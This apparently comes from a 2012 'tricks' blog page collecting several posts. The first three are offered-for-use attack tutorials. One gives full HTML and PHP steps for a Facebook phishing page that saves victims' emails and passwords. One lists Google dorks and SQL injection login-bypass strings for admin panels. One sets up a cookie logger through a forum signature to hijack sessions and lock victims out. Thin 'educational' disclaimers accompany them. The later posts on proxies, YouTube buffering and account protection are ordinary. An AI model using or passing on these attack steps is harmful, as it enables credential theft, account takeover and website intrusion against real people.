Receive all updates via Facebook. Just Click the Like Button Below

Showing posts with label Tricks. Show all posts

Sunday, 7 October 2012

Facebook Phishing Page And Script


Admin, this is our latest article regarding Facebook Phishing attack and we are so glad to announce that we have developed some new phishing script for Facebook which is working 100 %.We have already discussed what is phishing and how to create phishing pages for Gmail, Orkut etc.I don’t know how many of you are aware of phishing attacks,Anyway keep in mind that, it is the most common and easiest way to hack anyones personal details.In this article Iam going to share some ideas about Phishing and will show you how to make your own Phishing pages for Facebook.For making Phishing page for any site you need 3 types of files in common.They are
  • .Html file ( ie fake page )
  • .Php file or any other action script page (for tracking the details that entered in page created by you)
  • .Txt file ( To save all the details in text format )
HOW TO MAKE FACEBOOK PHISHING PAGE
1. First goto Facebooklogin page (make sure that the page is loaded completely) and right click and select view source (in firefox) or view source code option in other browsers.
2. Select all ( CTR + A ) and copy all the code and paste it in notepad.
3. Then search(CTR + F) for the keyword action.You can see the code as given below.
action=”https://www.facebook.com/login.php?login_attempt=1″
Just change the above code as mentioned below
action=”pass.php”
after changing to pass.php (or anyname.php) just save it in the form facebook.html (anyname.html). By finishing this step our phishing page is ready.Now we want to create script page for this phishing page.
5. For creating a php script,just copy the below php code into notepad and save in the format pass.php (name mentioned in action of our phishing page)
<?php
$fp = fopen(“Passwords.htm”, “a”);
fwrite($fp, “Email:$_POST[email]\tPassword:$_POST[pass]“);
echo “<HTML>
<head>
<FRAMESET cols=\”*\”>
<FRAME SRC=\”http://www.facebook.com\”>
</FRAMESET>”;
?>
Note:‘http://www.facebook.com‘ is the redirection url,When victim will enter his/her email and password he will redirected to’http://www.facebook.com‘
6.  By this step our PHP script is also ready,
7.  Now host these 2 files ie,
  • facebook.html
  • pass.php
in any of free hosting servers like ripway,drivehq,110 mb or t35.com etc (or any other,just google free hosting).Make sure that these 2 files are in same directory.
8. After hosting you will get a direct link to your phishing page,that is to your facebook.html page.just use this link to access or send phishing page.
9. When anyone tries to login through your phishing page a new html page with name password.html will be automatically created in your hosting directory with the password and username entered there.

Thursday, 6 September 2012

How to hack a Website using basic SQL injection


You may have seen that hackers hack the websites and then make the changes according to them.You must have questioned yourself  like Can i do the same? Can i be able to a website?
In this tutorial i will show you how to hack a website using SQL Structured Query Language )injection.
Lets start.

Definition of  SQL injection?

It  is a technique often used to attack databases through a website.
If your website doesn’t use a database, you can relax a bit; this article doesn’t apply to your site — although you might find it interesting anyway.

Step 1: Finding Vulnerable website

Google is the best partner for your sql injection.We can find the vulnerable websites using  goggle dork list.
Open google and below  a list of  best google dorks are given,you can type any of them in google search box.
Google dorks:-
“inurl:adminlogin.aspx”
“inurl:admin/index.php”
“inurl:administrator.php”
“inurl:administrator.asp”
“inurl:login.asp”
“inurl:adminlogin.asp”
“inurl:administratorlogin.asp”
“inurl:login/administrator.asp”

Step 2:

Hundreds of results will come up. Open any website. It should look something like-
Welcome to xxxxxxxxxx admin panel-
Username :
Password :
For username we always type “Admin” and for password we use sql injection.
Here is the list of some common Sql injection-:
’1′=1
’0″=0
“a”=”a”
(‘x=x”
1=1–
0=0#
‘) or a”=’a
hi” or 1′=1″
Type any of these in Password box. It will look like this:-
username:Admin
password:’”a”=”a”
Disclaimer - This post is only for teaching purpose. Any illegal use of this will not be entertained and website owner is not responsible for any kind of illegal activity through it.

Create your own cokkie logger to hack any account


Well, many of us are aware about phishing and many other different ways of hacking. Here, i am posting an interesting way to hack anyThis is basically to aware you people so that you can save your account.

What do you mean by Cookies?

Cookies stores all the necessary Information about one’s account , using this information you can hack anybody’s account and change his password.
If you get the Cookies of the Victim you can Hack any account the Victim is Logged into i.e. you can hack Google, Yahoo, Orkut, Facebook, Flickr etc.

What is a Cookie-logger?

A Cookie-logger is a Script that is Used to Steal anybody’s Cookies and stores it into a Log File from where you can read the Cookies of the Victim.
Today i will show how to create your own cookie logger.
Hope you will enjoy reading  this article.

Step 1:

Download the notepad file from the link provided below.

Download it.

Now open the Downloaded Notepad file and change“http://www.techoteens.com” to your site.
And  save it as fun.gif.

Step 2:   

Download the Cookielogger.php Script File from the link below

Click here

Step 3:

Create a new Notepad File and Save it as logfile.txt 

Step 4:   

Now Upload all these  three files to Your server .(i.e Your PHP Hosting Website ).
cookielogger.php -> http://www.yoursite.com/cookielogger.php
logfile.txt -> http://www.yoursite.com/logfile.txt
fun.gif -> http://www.yoursite.com/fun.gif
If you don’t own any website then you can follow the link below to create your own website  for free which has php support.

Step 5:  

Okk Now Your Cookie Stealing Website is ready.
Now Go to the victim forum and insert this code in the signature or a post :
[url=http://www.yoursite.com/fun.gif][img]http://yoursite.com/fun.jpg[/img][/url]
 

Step 6:

When the victim opens  the post, he can see the image but when he clicks on the image he gets Temporary error and you will immediately get his cookie in youlogfile.txt.
The Cookie would Look as Follows:
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A"autologinid"%3Bs%3A0%3A""%3Bs%3A6%3A"userid"%3Bi%3A-1%3B%7D; phpbb2mysql_sid=3ed7bdcb4e9e41737ed6eb41c43a4ec9

Step 7: 

To get the access to the Victim’s Account you need to replace your cookies with the Victim’s Cookie. Use COOKIE EDITOR for this. The string before “=” is the name of the cookie and the string after “=” is its value.
So Change the values of the cookies in the cookie Editor.

Step 8: 

Now for the same purpose you will need a firefox addon named

 ”Add N Edit Cookies

Step 9:   

ITS DONE..!
now go to the website or account you have just hacked ( i mean you have steal cookies)  and You will find that you are logged in as the Victim and now you can change the victim’s account information.

Step 10: 

GAME OVER
Note :
Make Sure that Victim should be Online because you are actually Hijacking the Victim’s Session ( Also known as Session Highjacking) So if the Victim clicks on Logout you will also Logout automatically but once you have changed the password then you can again login with the new password and the victim would not be able to login.
Disclaimer:
I don’t take Responsibility for what you do with this script, served for Educational purpose only.

How to access blocked websites


Introduction

We have often seen that some of the websites in our schools or colleges doesn’t get open.No wonder if you have arrived on this website by searching for the same.
General meaning of word ‘proxy’.
Its actually an agent/substitute or anybody acting at place of any other.
Proxy websites allows you to bypass your current ISP’s IP and connect to targeted website with a different IP ; thus hiding your actual origin from detectable.
For example- When your college or school’s firewall doesn’t allow you to open any website< say youtube>. In that case, you request a proxy server to bring that web page from youtube .Now, your firewall thinks that you are dealing with a server other than youtube and allows you to make a connection.
Hence you have successfully managed to bypass a firewall. Proxy servers simply act as intermediate between your system and actual server that you are accessing.

4 ways to access blocked websites :-

1. Using proxy in  Web Browser 

Step 1

First of all, open the website-> whatismyip.com  and note  down your current IP address.

Step 2

Now open_>  google.com and type  ’fresh proxies’ in search box. You will find many websites in  results where you get the list of IPs and the respective port numbers.
It should be like IP:port   

Step 3

Copy down  the IP and port no.

Step 4

Open Mozilla Firefox browser.
Go to Tools–Options–Advanced–Network–Settings
A dialog box appears as shown below:-
Check the option “Manual Proxy Configuration”
Type in  IP and port no.
Note”- You can configure the proxies in any browser.”

Step 5

Check out whatismyip.com again.
You will see that your IP has been changed. Similarly you can configure proxies in other web browsers.

2. By Using IP hiding  softwares

You can download many IP hiding software’s. They are easy to use and freely available on internet.They automatically keep changing your IP after a particular interval of time.  I would recommend you one that is Ultrasoft. 

3.Using Proxy Servers

Many websites provide the facility to  hide your IP address so that you can directly visit other websites through them.
Here is a list of proxy servers that you can use to access blocked websites in your school, college or at work.
  • http://www.hidemyass.com
  • http://www.anonymizer.com
  • http://www.wujie.net
  • http://www.ultrareach.net
  • http://surfshield.net
  • https://proxify.com/
  • http://www.browser-x.com

4.Retrieve web pages via Email

Web2Mail a free service that sends websites you want to read right into your inbox. All you need to do is send an email to www@web2mail.com with the URL as subject title.
  Disclaimer
I’m not encouraging you to use this to bypass sites that you are banned from surfing in colleges, work place, etc. Use them with cautions make sure you know what you are doing.The proxy servers may pass some viruses or malwares so check them at your own risk.I shall not be responsible for any damages or rules and regulation you violate from using these proxies.

Tuesday, 4 September 2012

How to post blank(empty) status on facebook wall


I am Going to tell you how to post a blank Facebook status or How to Post an Empty Status on Facebook Wall.
Note:- It works only With both Status and Comments.
So here is the trick..
1) Goto Your Profile and type
2) Type either “@[0:0: ]” or “alt+0173″  ( of numpad without qoutes ofcourse)
3) Press Enter… And That’s it..:P
Simple, isn’t it..
Now play around , shock your friends and have fun..;-)

Tuesday, 21 August 2012

Tips to Speed Up Youtube Videos Buffering Speed

We all know that Youtube is the best video sharing network with more than 3 Billion views per day.All of us watch youtube videos.But the toughest part comes when youtube videos buffers(Especially when you have a slow Internet connection).Here I am giving some Tips to Speed Up Youtube Videos Buffering Speed Keep Reading.
    Speed+up+youtube+buffering

    On What Factors Does Youtube Buffering Speed Depend?

    • Its very simple,youtube videos buffering speed mostly depends on your Internet Speed.
    Anyways if you have a slow internet connection then here are some Tips to Speed Up youtube Videos Buffering Speed.

    Tips To Speed Up Youtube Videos Buffering:

    1.Increase your Internet speed by 20%:

    This is a very old trick to speed up your internet connection.This trick increases your net speed by 20% which means you are increasing your youtube videos buffering speed as well.

    Microsoft windows reserves 20% of your available badwith for their own purposes like updates and interrogating with your PC etc.
    Important: If a bandwidth limit is set for a particular network adapter in the registry, this setting is ignored when configuring that network adapter.

    Follow these steps to increase your internet connection speed by 20%:-

    * Click on start, select run and type "gpedit.msc".
    * select to LOCAL COMPUTER POLICY>COMPUTER CONFIGURATION>ADMNISTRATIVE TEMPELATES>NETWORK> QOS PACKET SHEDULER>LIMIT RESERVABLE BANDWITH.
    * Double click on "limit reservable bandwith" and then select "enable" snd edit the bandwith to O.
    Its a nice trick...!! try it and get internet speed 20% more..!!
    Note:For some versions of windows like windows home and basic versions don't have gpedit.msc command,in that case just ignore this trick not a big deal and follow the below tricks.

    2.Join Youtube Feather Beta:

    This is a new Youtube Project called Youtube Feather Beta.
    Go to Youtube Feather Beta[this link] and click on join youtube feather beta.Now search for videos and start watching,you should have already found the difference in speeds before and after.
    youtube+feather+beta
    Limitations: 
    • In youtube feather beta you dont see many comments.
    • You will not be able to like or dislike the video.
    • You will get only 5 suggested or related videos.
    The bandwidth which is used to load these things will be utilised to speed up the videos.If you dont like this version then you can leave youtube feather beta at any time.

    3.Use Youtube DNS:

    Using Youtube open DNS will help you in speed up the youtube video buffering.

    For Windows XP users:

    1. Go to Control Panel from the Start menu.
    2. Click on Network Connections from the Control Panel choices.
    3. Choose your connection from the Network Connections window.
    4. Click Properties button.
    5. Select Internet Protocol (TCP/IP) and click Properties.
    6. Click the radio button Use the following DNS server addresses and type in OpenDNS addresses in the Preferred DNS server and Alternate DNS server fields.
    208.67.222.222
    208.67.220.220

    For Windows 7 Users:

    1.Go to control Panel.
    2.Click on Network and Internet then click on Network and Sharing Center.
    3.Click on Change adapter settings(at left side).
    4.Right Click on Local Area Connection then select Properties button.
    5.Double click on Internet Protocol version 4 (TCP/IPv4).
    (dont change any thing in IP address)
    6. Click the on Use the following DNS server addresses
    and
    type
    Preferred DNS server: 208.67.222.222
    and
    Alternate DNS server: 208.67.220.220


    Then click ok and its done!

    4.Speed up youtube videos Buffering with SpeedBit Video Accelerator:

    speed+bit+video+accelerator
    Not only for YouTube, the software works well with more then 165 video sites like Yahoo Video, Facebook, Aol Video, Myspace, ESPN, and many more . You just need to install the software and it will take care of the rest. The free version works with all the normal videos but for accelerating HD (High Definition) videos you need to upgrade to premium version.


    5.Increase Youtube Buffering Speed by changing the Video Quality:


    You can also speed up Youtube videos buffering by changing the quality of videos to low quality like 240p,360p etc.Use this when you have to do nothing with the quality of videos.
    youtube+aspect+ration

    6.Get a Good Internet Plan with good Net Speed:

    With the above tweaks you can speed up your youtube videos  buffering more than thrice but if you really want a very good buffering then getting a good subscription plan with good net speed is a wise thing.


    Hope that my Tips on Speeding us Youtube Videos Buffering helped you.Those who have tried leave your comment.If you have any more tips/tricks then share us in your comments.

    Sunday, 19 August 2012

    12 Ways to protect your facebook account from hackers


    How to protect your facebook account from hackers


    Now-a-days facebook is the largest social networking site which is used by millions of people all over the world.
    Hackers are targeting it as the primary source to get access to the person information of there victims.Fb has been Hacked time and again.
    One thing you should keep in your mind that Hacker Can Only Hack Your Facebook With Your Mistake. So don’t make any serious mistake while using Fb.
    Just follow the ways described below for protection of  your facebook account from hackers.

    1. Enable Secure Browsing

    In the past Fb used Secure SSL encryption only for Login Screen i.e It used the Hyper Text Transfer Protocol Secure(HTTPS) only at the time people used to log in. But now with the increase in its  Security guidelines. Facebook Provides SSL encryption even when you get logged in.
    IF you see an https  with the logo of Facebook as above then you already have HTTPS encryption on your profile.
    If you don’t see anything like the above picture when you log into your profile
    Choose Security from Left sidebar.>> then just go to Account Settings>>

    ON the right side Check on the option Secure Browsing is enabled and Save Changes.
    A secure HTTPS encrypted page takes comparatively more time to load up but its worth the protection it provides in return.

    2.Fake home page

    Your Profile can still be hacked if you enter your passwords on Phishing Pages.( Phishing Pages are those Websites which are not the original Website.).
    A strange link was spread on the whole Fb which leads you to a page similar to the Fb  login page  but the URL was different. That means you are giving your user id and password to any other website which redirects you to your actual fb profile after entering your id and password.

     3. Choose a Strong Unique Password

    By Unique i mean to say that your each and every Email id should have a unique Password.
    The Password can be a Strong Passwords if:
    • It consists of UPPERCASE , lowercase and Symbols
    • It is not found in the Dictionary
    • It is not anything common to find like 123456 or asdfjkl.
    • It should not be your Mobile Number ,Date of birth or the name of any Person like your Mom or Dad
    • It should be changed every Week
    Strong Passwords prevent users from Brute Force CrackingAn example of a strong Password is qwerZXCV456!#%&(24680

    4. Never Run any Code From any Facebook Page

    There are many Scam Pages on Facebook like Join to see who visited your Fb Profile or Earn 1000000 $ per Month. These Pages will ask you to copy some codes and paste it into your Browser. In short they are making you run a malicious Code which would SPAM your friends with similar Pages and would compromise your Security.

    5. Never use applications which want your password for verification

    There are a large number of fb application which ask  you for the permission to post on your behalf. This is being asked mostly by application which spam you as well your friends with malicious links. so never give them permission as  these are hacking spams and profile can be hacked.

    6. DO Not Share your Password Even with Anyone

    Even if your Girlfriend /Mom/ Dad / Sister/ Best friend asks for your Email ID or Password. Just tell them a simple Lie that you don’t remember your Password at this moment or you are confused between a set of 10 passwords.
    Just tell them a slightly wrong passwords if they force you as protection of your Fb profile is important.
    Its Better to deactivate an account rather giving up your Password .
    Its your Own Life ONLINE. DON’T SHARE IT.

    7.USE AN UPDATED ANTIVIRUS

    Use of an Updated Antivirus Prevent you from All sorts of phishing Attacks, Trojans, Rats &  Keyloggers.
    This would also help you in surfing online with security from malicious codes.

    8. Connect Multiple Email Addresses

    Connecting Multiple Email Accounts with your Fb account Prevents you Even if one of your Primary Email Account is been Hacked by someone.
    For Connecting Multiple Email Accounts
    • Go to Account Setting and then Just Click Edit In from of the Email Option
    • Click on Add another email.
    • Enter another email
    • Enter your current Password and save the changes.

    9. Connect Your Mobile Number with your Facebook Account

    Facebook Mobile Confirmation has given a lot of relief to its users. You can again find this option in account Settings.Click on Mobile in the Left hand side.
    Click on Add a Phone.
    Once you Add your Phone , You would have to Active Fb  Text as shown below.
    Enter the Confirmation code sent to your mobile and Hit next.Done.
    Once You confirm your Mobile Number. Every Time you log into your Fb profile , a confirmation code would be sent to your Mobile Numbers which you will need to enter online.
    This would protect your Profile  from unauthorized access as the attacker wont have the Confirmation Code sent to your mobile.

    10.Never sign in from any other compueter or cybercafe

    Don’t sign in to your Fb Profile  from any other computer except those on which you can trust.
    Because some people have installed softwares to record the keys which are pressed on their computer.Such softwares are known as keyloggers, which record screenshots and evrything you on your system.

    11.Password reset E-Mails

    A recent attack on Facebook which sends user an e-mail to reset your password. These e-mails were actually sent to infect the computer. Fb was under the attack of fake fb pages which was used to get the private information like password username e.t.c from the users. Fortunately that was controlled on time.

    12. LEARN TO HACK

    Just remember these tips and  and keep facebooking..:)